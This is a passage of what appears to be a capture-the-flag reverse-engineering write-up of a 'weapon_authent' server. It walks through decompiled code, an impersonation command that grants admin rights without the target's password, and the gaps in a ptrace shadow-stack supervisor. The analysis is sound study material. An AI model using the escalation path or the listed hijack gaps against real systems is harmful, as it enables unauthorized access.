Users have a list of "shared tokens"/"group IDs" stored as 8-byte values after the record. If the current user shares **any** token with the target user, the server **switches the session to the target user's identity and permissions** — **without requiring the target's password!**

### ⚠ This is the privilege escalation primitive:

Log in as any low-privilege user you have credentials for.

Issue a type-6 "switch user" command with the target being an admin.

If you share **any single 8-byte group token** with the admin, you become admin.

This is almost certainly the **intended vulnerability** for the CTF. The design looks like it was intended as "switch to a peer who shares your workgroup," but without requiring auth on the target.

## 7. Permission Mask (FUN\_00102070)

```
uVar1 = 1 << (msg_type & 0x1f) & session->permission_mask;
```

Each message type corresponds to a bit in the permission mask. If the bit is set, the user is allowed to execute that command. For type 6 (switch user), **there is a permission check**, but:

The default main global mask is 8 (set in FUN\_001012e0\_main:puVar2[3] = 8, = bit 3).

User-specific mask from DB is 32-bit.

Commands 1-4 also go through FUN\_00102040 which calls FUN\_00102f90 (write to pipe) + FUN\_00103310 (read response from pipe). This is how weapon commands get forwarded.

## 8. Weapon Pipe Forwarding (FUN\_00102040)

```
iVar1 = FUN_00102f90(param_2, param_3); // write TLV to authent_to_weapon
pipe
```

```
if (iVar1 != 0) return;
```

```
FUN_00103310(param_1, param_4); // read response from
```

```
weapon_to_authent pipe
```

So commands 1-4 are opaquely proxied to the weapon backend. What they **do** depends on the backend. The authent server only checks: The user is authenticated.

The bit for that command is set in the user's permission mask.

This is the function `pthread_create` launches for each accepted client connection (see `main/FUN_001012e0_main`, which `mallocs` a context, fills in the socket fd and a pointer to the global server context, and passes it as `__arg`).

The thread:

**Authenticates** the client by exchanging TLV messages — the client sends an auth request (type 0), the server replies, and on success records what operations the user is authorized to perform (a permission bitmask in the user record).

After authentication, **dispatches further TLV messages** as commands. Some are forwarded over a pipe to the weapon hardware backend (`authent_to_weapon/weapon_to_authent` pipes, opened earlier in main) and the response is forwarded back. Others are handled locally (logout, status query, etc.).

Closes the socket and exits the thread on any error or on logout.

The dispatch is gated by a per-message permission check via FUN\_00102070, which tests whether the message type's bit is set in the user's permission mask.

## The thread context structure

From main, each thread gets a malloc'd context of 0x58 bytes:

```
context[0] = client_socket_fd // int, used as *param_1
context[1..] = scratch / cleared
context[2] = pointer to global server context (set by main)
```

The global server context (the puVar2 from main, 0x18 bytes) holds:

```
[0x00] listen_socket_fd
[0x04] pipe_write_fd (authent → weapon)
[0x08] pipe_read_fd (weapon → authent)
[0x10] users_db_ptr / banner_string ("0.1.1.3" version)
```

So inside the thread, \*(long\*) (param\_1 + 2) is the global context, and + 0xc and + 0x10 access the pipe fds and string.

## The per-message TLV structure

A TLV-message struct (from earlier review of FUN\_001030b0) is 16 bytes:

```
[0x00] byte msg_type
[0x02] ushort sub_type
[0x04] ushort tlv_count
[0x08] TLV* tlv_array
```

The function uses two of these on the stack: one for the *received* message (local\_58), one for the *response* (local\_48). Plus a 64-byte auth\_state blob (local\_a8/local\_98/local\_88/local\_78) used to remember the authenticated username and permission bits across iterations, plus a pipe-IO scratch area.

```
// Message type constants (inferred from the dispatch in this function and
elsewhere)
#define MSG_AUTH_REQUEST 0 // initial username/password
#define MSG_GET_VERSION 5 // Get software version
#define MSG_IMPERSONATE 6 // Switch users
// Types 1..4 are forwarded to the weapon/weapon backend over the pipes.

// Error / response markers
#define MSG_ALREADY_AUTH 1 // returned by FUN_001014d0 when already
auth'd

void Thread_task(thread_ctx_t *thread_ctx)
{
    char in_AL_unused; // (artifact of decompiler)
    int err;
    undefined4 client_fd_snapshot;

    // — Authenticated user state, populated by FUN_001014f0 on success —
    // Layout (64 bytes total):
    // +0x00 .. +0x3F : NUL-padded username string (up to 0x40)
    // +0x40 : permission bitmask (ulong) — operation type → bit
    undefined auth_state[0x40]; // local_a8 / local_98 / local_88
/ local_78

    // — Pipe IO scratch / staging area —
    undefined pipe_io_scratch[0x10]; // local_68 + uStack_60

    // — TLV message structures (16 bytes each) —
    tlv_message_t recv_msg; // local_58: incoming message
    tlv_message_t resp_msg; // local_48: outgoing response
```

```

// — Authentication-completed flag —
char      is_authenticated;          // local_38[0]

memset(auth_state,      0, sizeof(auth_state));
memset(&recv_msg,      0, sizeof(recv_msg));
memset(&resp_msg,      0, sizeof(resp_msg));

// Cache pipe fds locally for convenience (read fd is in upper half,
// write fd in lower half of the global context).
pipe_io_scratch[0..7] = *(long*)(thread_ctx->global_ctx + 0x10); //
banner / read pipe?
pipe_io_scratch[8..15] = (ulong) *(int*)(thread_ctx->global_ctx +
0x0c);

is_authenticated = 0;

// -----
// PHASE 1: Authentication loop
// -----
do {
    client_fd_snapshot = thread_ctx->client_fd;

    if (is_authenticated) {
        // Already authenticated - leave the auth loop and enter the
        // command-dispatch loop below.
        break;
    }

    // Receive a TLV message from the socket.
    err = recv_tlv_msg(client_fd_snapshot, &recv_msg);
    if (err != 0) {
        goto cleanup_and_exit;
    }

    if (recv_msg.msg_type == MSG_AUTH_REQUEST) {
        // First-time auth: verify creds, populate auth_state on
success.
        err = handle_auth_request(&recv_msg, &is_authenticated,
                                thread_ctx, auth_state);
        if (err != 0) goto cleanup_and_exit;

        // Build a response indicating success/failure of the auth.
auth_state);
        err = build_auth_response(&resp_msg, is_authenticated,
    } else {
        // Already-authenticated path during auth loop:
        // build a generic "already authenticated" response.
        err = build_already_auth_response(&resp_msg);
    }

    if (err != 0) goto cleanup_and_exit;

    // Send the response.
    err = send_tlv_msg(thread_ctx->client_fd, &resp_msg);

    // Free dynamic buffers in both messages and zero the structures.
    free_tlv_msg(&recv_msg);
    free_tlv_msg(&resp_msg);
} while (err == 0);

// If we fell out due to error during auth, clean up and exit.

```

```

if (err != 0) goto cleanup_and_exit;

// _____
// PHASE 2: Command dispatch loop (post-authentication)
// _____
command_loop:
err = recv_tlv_msg(thread_ctx->client_fd, &recv_msg);
if (err != 0) goto cleanup_and_exit;

debug_noop(&recv_msg); // FUN_00102e80 - stub

// Permission check: is the bit for this msg_type set in the user's
mask?
if (!has_permission(thread_ctx, &recv_msg)) {
    // Not allowed - return a generic "denied"/error response.
    err = build_denied_response(&recv_msg, &resp_msg, auth_state);
}
else if (recv_msg.msg_type == MSG_LOGOUT) {
    // Build the logout-acknowledgement response from session info.
    err = build_logout_response(pipe_io_scratch, /*len*/, &resp_msg);
}
else if (recv_msg.msg_type < MSG_LOGOUT) {
    // msg_type in 1..4 → forward to weapon backend over the pipes.
    if ((byte)(recv_msg.msg_type - 1) > 3) {
        // Out of forwarding range → fail-safe response.
        build_failure_response(&recv_msg, &resp_msg);
        goto cleanup_and_exit;
    }
    err = forward_to_backend(thread_ctx->global_ctx->pipe_write_fd,
                             thread_ctx->global_ctx->pipe_read_fd,
                             &recv_msg,
                             &resp_msg);
}
else if (recv_msg.msg_type == MSG_STATUS_QUERY) {
    // Local "status" handler.
    err = handle_status_query(&recv_msg, &resp_msg, thread_ctx);
}
else {
    // Unknown msg_type → fail-safe.
    build_failure_response(&recv_msg, &resp_msg);
    goto cleanup_and_exit;
}

if (err != 0) goto cleanup_and_exit;

err = send_tlv_msg(thread_ctx->client_fd, &resp_msg);
if (err != 0) goto cleanup_and_exit;

free_tlv_msg(&recv_msg);
free_tlv_msg(&resp_msg);

goto command_loop;

cleanup_and_exit:
close_client_socket(thread_ctx->client_fd);
pthread_exit(NULL); // does not return
}

```

## Variable rename summary

Original	Renamed	Meaning
param_1	thread_ctx	Thread-local context allocated by main
*param_1	thread_ctx->client_fd	Accepted client socket fd
*(long*) (param_1+2)	thread_ctx->global_ctx	Global server context
*(int*) (global_ctx+4)	pipe_write_fd	authent → weapon pipe
*(int*) (global_ctx+8)	pipe_read_fd	weapon → authent pipe
*(int*) (global_ctx+0xc)	pipe_read_fd (cached)	Cached for use
*(long*) (global_ctx+0x10)	banner / users-db pointer	"0.1.1.3" string in main
local_a8/local_98/local_88/local_78	auth_state[0x40]	64-byte authenticated-user blob: name + perms bitmap
local_68,uStack_60	pipe_io_scratch[0x10]	Local IO staging
local_58	recv_msg	TLV inbound message struct (16 B)
local_48	resp_msg	TLV outbound response struct (16 B)
local_38[0]	is_authenticated	Set to 1 once auth succeeds
iVar2	err	Error code from each step
uVar3	client_fd_snapshot	Cached *param_1 for the iteration
cVar1	(unused result)	char return from has_permission


And the called functions, with the role-revealing names:

Original	Renamed
FUN_001033b0_recv_msg	recv_tlv_msg
FUN_00102ee0	send_tlv_msg (writes to socket)
FUN_00102f90	forward_pack_to_pipe (writes packed TLV to pipe)
FUN_00103310	recv_pack_from_pipe (reads packed TLV from pipe)
FUN_00102040	forward_to_backend (combination of the two above)
FUN_00103020	free_tlv_msg (frees TLV value buffers + array)
FUN_00102e80	debug_noop (empty in this build)
FUN_00102070	has_permission
FUN_001014d0	build_already_auth_response
FUN_001014f0	handle_auth_request (the SHA-256 password check)
FUN_00101950	build_auth_response
FUN_00101a20	build_logout_response
FUN_00101b30	build_denied_response
FUN_00101b50	(unused in this function)
FUN_00101c40	(logout "ok" body builder, called by build_logout_response indirectly)
FUN_00101ce0	(failure "fail" body builder)
FUN_00101d80	build_failure_response
FUN_00101e10	handle_status_query
FUN_00102a20_close_socket	close_client_socket

## Walkthrough, control flow

A simplified state diagram of the thread:





### 3. Weapon\_supervisor

## 1. High-level architecture

`weapon_supervisor` is a **self-debugging wrapper**. It forks; the child `PTRACE_TRACEME`s and `execvs` `weapon_authent`; the parent becomes a ptrace-based supervisor that:

Single-steps and breakpoint-traces the inferior,

Maintains a **shadow stack of return addresses** per thread,

On RET, compares the on-stack return address against the shadow,

On mismatch, overwrites the current instruction with `0xdeadbeefcafebabe` to force a crash and detaches.

It's a ptrace-implemented form of return-address integrity checking, conceptually similar to a software version of Intel CET's shadow stack.

## 2. Walk-through of the key functions

### `main` → `_Z17dbg_inferior_execv` — entry and fork

```
__fd = open("auth_out.txt", O_WRONLY|O_CREAT|O_TRUNC, 0644);
__fd_00 = open("auth_err.txt", ...);
fork();
```

Parent branch calls `_Z5debugi(pid)` — the main debug loop. Child branch does:

```
dup2(__fd, 1); // stdout → auth_out.txt
close(1); // ← immediately closes it again
dup2(__fd_00, 1); // stdout → auth_err.txt (note: 1, not 2)
close(2); // closes stderr without redirecting it
_Z14setup_inferiorv();
```

**Review note:** the redirection is buggy. After these calls, `fd 1` points to `auth_err.txt` and `fd 2` is closed. Both output files are opened but only `auth_err.txt` ends up attached. This is a plumbing defect unrelated to shadow-stack correctness but indicative of how easy it is to get ptrace tools subtly wrong.

### `_Z14setup_inferiorv` — the traced child

```
__argv = new char*[1]; // allocates 8 bytes for 1 pointer
*__argv = "/home/weapon_authent/chal/weapon_authent";
ptrace(PTRACE_TRACEME, 0, 0, 0);
execv(*__argv, __argv);
```

**Review note:** `execv` requires a NULL-terminated `argv`. Here `__argv` is a single-pointer allocation with no terminator. This is undefined behavior — it works in practice only because whatever follows in memory happens to be zero. Another correctness wart.

### `_Z5debug` — the main event loop

This is the heart of the supervisor. It runs a `waitpid(-1, &status, __WALL)` loop and dispatches on the stop reason.

The per-thread state variable `local_8c4` takes values 0..4 with these meanings (reconstructed):

State	Meaning
0	Initial — haven't set the first breakpoint yet
1	A breakpoint is armed; waiting for it to fire
2	Breakpoint just hit; decoded instruction; deciding what to do
3	Armed a secondary breakpoint (call-return tracking)
4	Running freely between shadowed events

The handling for `WSTOPSIG(status) == SIGTRAP` with `(status & 0xff00) == 0x0500` (a ptrace-reported stop) is the main body. Summarizing each branch:

**State 0 (bootstrap):** On the first stop (the exec event, since `(status >> 8) == PTRACE_EVENT_EXEC` encodes as `0x0500` stops), call `_Z6locate` to find the inferior's `.text` range from `/proc/<pid>/maps`, then `_Z9parse_elf` to find the `.text` section size, then set `PTRACE_SETOPTIONS` with `0x2e = TRACECLONE | TRACEFORK | TRACEVFORK | TRACEEXEC`. Register the first breakpoint, go to state 1, `PTRACE_CONT`.

**State 1:** A breakpoint fired. Fetch regs, test whether the address equals a registered breakpoint (`test_breakpoint`). If yes, `remove_breakpoint` (write back the saved original byte), `backtrack_rip` (RIP was `int3 + 1`; subtract 1), go to state 2, then `PTRACE_SINGLESTEP`.

**State 2:** Single-step landed on the next instruction. Fetch and decode it. If it's a CALL (mnemonic `0x47`), record the return address at `rip + insn_length` into `local_890` and register a breakpoint at the CALL target. Go to state 3.

**State 3:** The breakpoint at the call target fired. Remove it, backtrack RIP, set thread state to 1 in the per-thread context, and `PTRACE_SINGLESTEP`.

**Anything else (state 4 / "running"):** The more complex branch. Fetch state via `get_thread_state`. If it's 3, replace the breakpoint (restore one elsewhere). Test whether we're at a registered breakpoint; if yes, backtrack. Otherwise, check whether RIP is inside

.text(local\_8a8..local\_8a0). If not inside .text, set thread state to 1 and continue. If inside, fetch and decode the instruction:

**If CALL (0x47):** compute the absolute call target. If the target is *outside* .text, register a breakpoint at the return site (so we'll pick up again when the call returns). If the target is *inside* .text, push the return address via register\_ret\_address.

**If RET (0x2fe):** fetch the return address from [rsp] via ptrace\_fetch\_return\_address, then call test\_ret\_address. On failure, print "Return address corruption detected !!", call ptrace\_insert\_crash, and unregister\_all (detaches everything).

The other status branches handle:

(status & 0xff00) == 0x0b00 → SIGSEGV: decode the faulting instruction, format it with Zydis, print it + regs, cleanup, return.

WIFEXITED(status) on the main pid: "Inferior exited — debugger terminating".

WIFEXITED(status) on a thread: detach that thread and continue.

Other signals (SIGSTOP-ish): restart.

New threads arriving are registered via register\_pid.

## **\_Z6locateP14DebuggerContext — finding .text at runtime**

```
snprintf(path, 30, "/proc/%d/maps", pid);
fopen(path, "r");
fscanf(fp, "%lx-%lx ...", &start); // DAT_00126082 format
fscanf(fp, "%*[^\\n]"); // skip first line's tail
fscanf(fp, "%lx-%lx ...", &base, &end);
```

**Observation:** this reads the **second** mapping in /proc/<pid>/maps. For a position-independent executable that's typically the executable's .text region (the first line is usually r-p for .rodata-ish or the ELF header, depending on layout — in practice, the layout assumed here is specific and fragile).

## **\_Z9parse\_elfP14DebuggerContext — getting the .text size**

Opens weapon\_authent on disk, uses libelf to walk section headers, finds .text, reads its sh\_addr and sh\_size.

Combines with the runtime base from locate to compute [text\_start, text\_end]:

```
text_start = runtime_base + section_offset;
text_end = text_start + section_size;
```

Those are the bounds used everywhere as "is this address code we care about?"

## **ptrace\_insert\_breakpoint / ptrace\_remove\_breakpoint**

Classic int3 breakpoints. insert reads a qword at the target via PEEKTEXT, returns the original first byte, and writes back the word with the low byte replaced by 0xCC. remove does the reverse: reads, replaces low byte with the saved original, writes back.

**Review note:** these use the low-byte-of-qword trick, which works for x86 int3 but assumes the supervisor is the only writer to that location. No atomicity guarantees across threads.

## **ptrace\_fetch\_instruction / ptrace\_decode\_instruction**

Fetches 16 bytes of instruction stream (two qwords) and runs Zydis ZydisDecoderDecodeFull to produce a decoded instruction + operand array. The decoded mnemonic (local\_1c4) is what the state machine dispatches on.

## **ptrace\_compute\_call\_address**

For a CALL, uses ZydisCalcAbsoluteAddressEx with the full register context so it can resolve register-indirect / memory-indirect call targets, not just direct ones. That's relatively thorough.

## **ptrace\_fetch\_return\_address**

```
ptrace(PTRACE_PEEKTEXT, pid, regs.rsp, 0) // read [rsp]
```

Reads the return address the tracee will consume when RET executes.

## **ptrace\_insert\_crash**

```
regs.something = 0xdeadbeefcafebabe;
ptrace(PTRACE_POKETEXT, pid, rip, 0xdeadbeefcafebabe);
```

Overwrites the current instruction with garbage so the next resume faults. Used only on shadow-stack-corruption detection.

## **Shadow-stack data-structure layer**

DebuggerThreadContext::register\_ret\_address(addr) — push onto a std::vector<uint64\_t> (with the usual realloc-grow-by-doubling pattern; note throw\_length\_error on overflow).

DebuggerThreadContext::test\_ret\_address(addr) — pops entries from the vector and compares. Returns success if any popped entry matches. Prints a warning for each non-matching popped entry.

DebuggerContext::register\_pid(pid) — creates a new DebuggerThreadContext for a new thread and pushes it into a vector of pointers.

DebuggerContext::register\_breakpoint(ctx, addr) — inserts the int3 and records the saved byte in the right thread context.

DebuggerContext::test\_breakpoint(ctx, addr, &out\_byte) — returns whether addr matches this thread's registered breakpoint and yields the saved byte.

DebuggerContext::test\_ret\_address(pid, addr) — dispatch to the right thread context's test\_ret\_address.

DebuggerContext::set/get\_thread\_state — per-thread FSM state.

DebuggerContext::unregister\_pid / unregister\_all — teardown.

### 3. How the shadow-stack invariant is supposed to work

In steady state:

Every time the tracee executes a CALL whose target is inside `.text`, the supervisor pushes `rip_of_next_insn` onto that thread's shadow stack.

Every time the tracee is about to execute a RET inside `.text`, the supervisor reads `[rsp]` and calls `test_ret_address`, which looks for that value in the shadow.

Matching → continue. Mismatch → crash.

That's the intended invariant. Now the interesting part — where does it actually hold, and where doesn't it?

## 4. Blind spots and limitations

### 4.1 Only CALL (0x47) and RET (0x2fe) are classified

The dispatcher in `_Z5debug` is essentially:

```
if (mnemonic == CALL) push shadow;
else if (mnemonic == RET) verify shadow;
```

x86-64 has many other control-transfer primitives the code never classifies:

**Indirect JMP** (`jmp rax, jmp [rax+8]`, jump-table dispatch, tail calls)

**Direct JMP** out of `.text`

**RET imm16** (`c2 xx xx`) — returns and adjusts `rsp`; same mnemonic class but worth verifying Zydis reports it identically

**Far calls/returns**, IRET, SYSRET/SYSEXIT

**Signal-handler return** via `sigreturn`

Exception-driven transfers (SIGSEGV handlers, SIGILL, etc.)

A shadow stack that only inspects CALL/RET cannot see control flow that leaves a function via an indirect jump. Tail-called routines in particular return to the *caller's caller* — the shadow push that corresponds to the eventual RET happened at a different frame.

### 4.2 Only .text of weapon\_authent is shadowed

The code pushes onto the shadow only when both:

The current RIP is inside `[text_start, text_end]`, and

The call *target* is inside `[text_start, text_end]`.

Everything else — `libc`, `ld.so`, `vDSO`, `mmap'd` regions, JITs if any — executes without participating in the shadow. When control comes back from `libc`, the supervisor re-engages via a return-site breakpoint (`register_breakpoint` at the return address before the CALL). But while control is *inside* `libc`, there's no shadow-stack verification. Any code running there can manipulate the inferior's stack freely from the shadow's perspective.

This is a deliberate performance tradeoff, but it's a large uncovered surface.

### 4.3 test\_ret\_address is not strict top-of-stack equality

This is the single most consequential design choice. Reading `DebuggerThreadContext::test_ret_address`:

```
while (top != base) {
    popped = *(top - 1);
    top -= 1;           // pop
    if (popped == ret_addr) return 1; // match anywhere → accept
    DebugPrinter("Shadow stack detection -> expected:0x%llx got:0x%llx\n",
popped, ret_addr);
}
DebugPrinter("Shadow stack corruption , invalid ret address :0x%llx\n",
ret_addr);
return 0;
```

Semantics: *pop entries until one matches or the shadow is empty*. That's not a strict shadow stack — that's a "the return address must appear somewhere in the current call chain" check.

Why does this matter? Legitimate non-local unwinds (`longjmp`, C++ exceptions) discard multiple frames at once; a strict shadow stack would false-positive on them. The relaxed check tolerates those. But it also means a single RET whose on-stack return address matches *any* historical entry is accepted — a much weaker invariant.

It also emits warning prints while popping, but those are `printf`, not policy; only *failure to match at all* triggers

`ptrace_insert_crash`.

### 4.4 Non-local control flow not modeled

`weapon_authent` uses `pthread`. `pthread_create`/`pthread_exit`, `setjmp`/`longjmp`, C++ exception unwinding, and signal delivery each manipulate the stack in ways that diverge from CALL/RET symmetry. The supervisor does handle thread *registration* (via `PTRACE_EVENT_CLONE` stops producing new pids that get a fresh context), but the shadow-stack logic itself doesn't know about these unwinds.

### 4.5 Cross-thread global: exit\_thread\_bp

In `register_pid` and `unregister_pid`, the supervisor saves the "last removed breakpoint of the exiting thread" into a **global** `exit_thread_bp`. When a new thread is then registered, the supervisor *removes* that breakpoint from the new thread's memory space:

```
if (exit_thread_bp != 0)
```

```
ptrace_remove_breakpoint(ctx, exit_thread_bp._0_8_, exit_thread_bp[8]);
```

Since threads share address space, the breakpoint's memory location is the same across threads, so this kinda-works. But the global is a single slot — in a system with multiple thread births/deaths happening concurrently, it's a race-prone cache. For `weapon_authent`'s per-connection thread model, multiple concurrent clients mean concurrent clones, and the single-slot global will drop events.

## 4.6 Fragility of `.text` discovery

`_Z6locate` reads the **second line** of `/proc/<pid>/maps` with a hardcoded `scanf` pattern. It assumes the layout of mappings after `exec`, which is stable for *this binary on this libc* but not a general invariant. If the mapping layout changes (different PIE base heuristics, different linker, different binary), the shadow-stack bounds are wrong — possibly legitimizing out-of-range code as in-range or vice versa.

`_Z9parse_elf` re-opens `weapon_authent` from a hardcoded path to get section sizes. This means the on-disk file must match the running process; if they diverge (recompilation, patching, replacement), the bounds are wrong.

## 4.7 Timing window between push and pop

The supervisor operates via event-driven `ptrace` stops. Between one breakpoint stop and the next, the tracee runs freely. The shadow-stack invariant is only checked at RETs that fall on the supervisor's breakpoint flow. If a tracee manages to execute a RET that the supervisor didn't arm a breakpoint for — because the state machine is in a state that resumed with `PTRACE_CONT` rather than `PTRACE_SINGLESTEP`, or because the instruction stream changed — that RET goes uninspected.

Concretely: the state-4 branch only inspects the instruction after a breakpoint fires. A long straight-line path full of RETs that didn't have breakpoints armed at them doesn't get shadowed. In practice, the supervisor arms breakpoints opportunistically; this is a sampling scheme, not a covering scheme.

## 4.8 Incomplete coverage of state transitions

The state machine has five states plus a shared `get_thread_state` path, but the decompilation reveals some transitions that are non-obvious:

State 3 → state "running" by way of `set_thread_state(pid, 1)` in the thread context, while `local_8c4` becomes 4.

There are now *two* state variables (the local per-event `local_8c4` and the per-thread stored state) and the interaction between them is subtle.

In the state-4/running branch, a `get_thread_state == 3` triggers `replace_breakpoint` — a path that rearms a breakpoint elsewhere. This is meant to handle cross-function call/return bookkeeping, but it means the presence of breakpoints in the inferior depends on the history of the FSM, not just the current event.

Any place where two state variables can disagree is a place where a crafted sequence of events can desynchronize them. That's not an exploit recipe — it's a testing observation. Fuzzing the `ptrace` event stream against this FSM would likely turn up cases where the supervisor doesn't re-arm a breakpoint it thought it did.

## 4.9 What the shadow stack doesn't protect

A return-address shadow stack only catches corruption of *the saved return address that a RET will consume*. It doesn't protect:

Saved frame pointers (RBP) on the stack

Local variables, including function pointers stored in locals

`setjmp` buffers

C++ vtables, vtable pointers in heap objects

GOT/PLT entries

TLS variables including canaries

Any indirect call target resolved from memory

So even a perfectly implemented return-address shadow leaves a large class of classic control-flow-hijack primitives untouched. The only thing this supervisor's shadow stack *directly* inhibits is a naive "overwrite the return address on the stack" exploit.

## 4.10 The enforcement primitive itself is a race

`ptrace_insert_crash` works by overwriting the current instruction with `0xdeadbeefcafebabe`. The tracee is stopped at the RET breakpoint at the moment of detection, so it hasn't executed yet — fine. But the design assumes the corruption is caught at the point the corrupted RET is about to execute. If the supervisor's state machine missed arming a breakpoint at that RET (see 4.7), detection doesn't happen at all and the crash never fires.

## 4.11 I/O plumbing defects already noted

The `dup2` sequence in the child redirects `fds` incorrectly (`stderr` is closed rather than redirected; `stdout` ends up pointing at the `err` file).

`execv`'s `argv` isn't NULL-terminated. These don't affect shadow-stack semantics but illustrate how many moving parts there are.

# 5. Summary of the defensive posture

Putting it all together, what does the supervisor actually guarantee?

**What it checks well:** Return addresses consumed by x86-64 RET instructions executed *inside* `weapon_authent's .text` are compared against a per-thread history of addresses pushed by CALL instructions whose target was also inside `.text`.

**What the check accepts:** Any return address that matches *any* prior pushed value in the shadow, not just the top. So partial-unwind patterns are tolerated.

**What isn't checked:** Everything that isn't an x86-64 RET. Everything happening outside `.text`. Control flow that exits via indirect JMP or tail call. Anything that corrupts non-return-address targets.

**Where the FSM is fragile:** Thread births/deaths (single-slot global), the two-level state (`local_8c4` vs per-thread state), the opportunistic breakpoint arming, and the `.text` discovery.

## 4. DB\_Batch

### 1. MessageCRC.py

```
import struct
from enum import Enum
import sys
import os
from Weapon_common.serialize import Message,OperationCode
from Weapon_common.tcp import tcp_connect, tcp_send_receive

class ValueType(Enum):
    STRING = 0
    FLOAT = 1

class OperationCode(Enum):
    AUTHENT = 0
    GET_TARGET = 1
    SET_TARGET = 2
    FIRE = 3
    DISARM = 4
    GET_VERSION = 5
    IMPERSONATE = 6

class MessageCRC:
    def __init__(self,operation_code):
        self.operation_code = operation_code
        self.error_code = 0
        self.values = []

    def add_string(self,string_value):
        self.values.append((ValueType.STRING,string_value))

    def add_float(self,float_value):
        self.value.append((ValueType.FLOAT,float_value))

    def check_error_code(self):
        if self.error_code == 0:
            return True
        elif self.error_code == 3:
            print("Privileges not held for user :%" % self.get_string(0))
            return False
        else:
            return False

    def get_string(self,index):
        return self.values[index][1]

    def get_float(self,index):
        return self.values[index][1]

    def packCRC(self, crcMasks=None):
        packed_bytes = bytearray(0)
        #print(type(self.operation_code))
        #print(self.operation_code)
        if isinstance(self.operation_code , int):
            if (self.operation_code)>127:
                self.operation_code -=256
            packed_bytes +=struct.pack('>bhh',self.operation_code,0,len(self.values))
        else:
```

```

packed_bytes +=struct.pack('>bhh',self.operation_code.value,0,len(self.values))

crcs = []
cnt = 0
for v in self.values :
    packed_tlv_bytes = bytearray(0)
    v_type = v[0]
    v_value = v[1]
    crc = 0
    if v_type == ValueType.STRING:
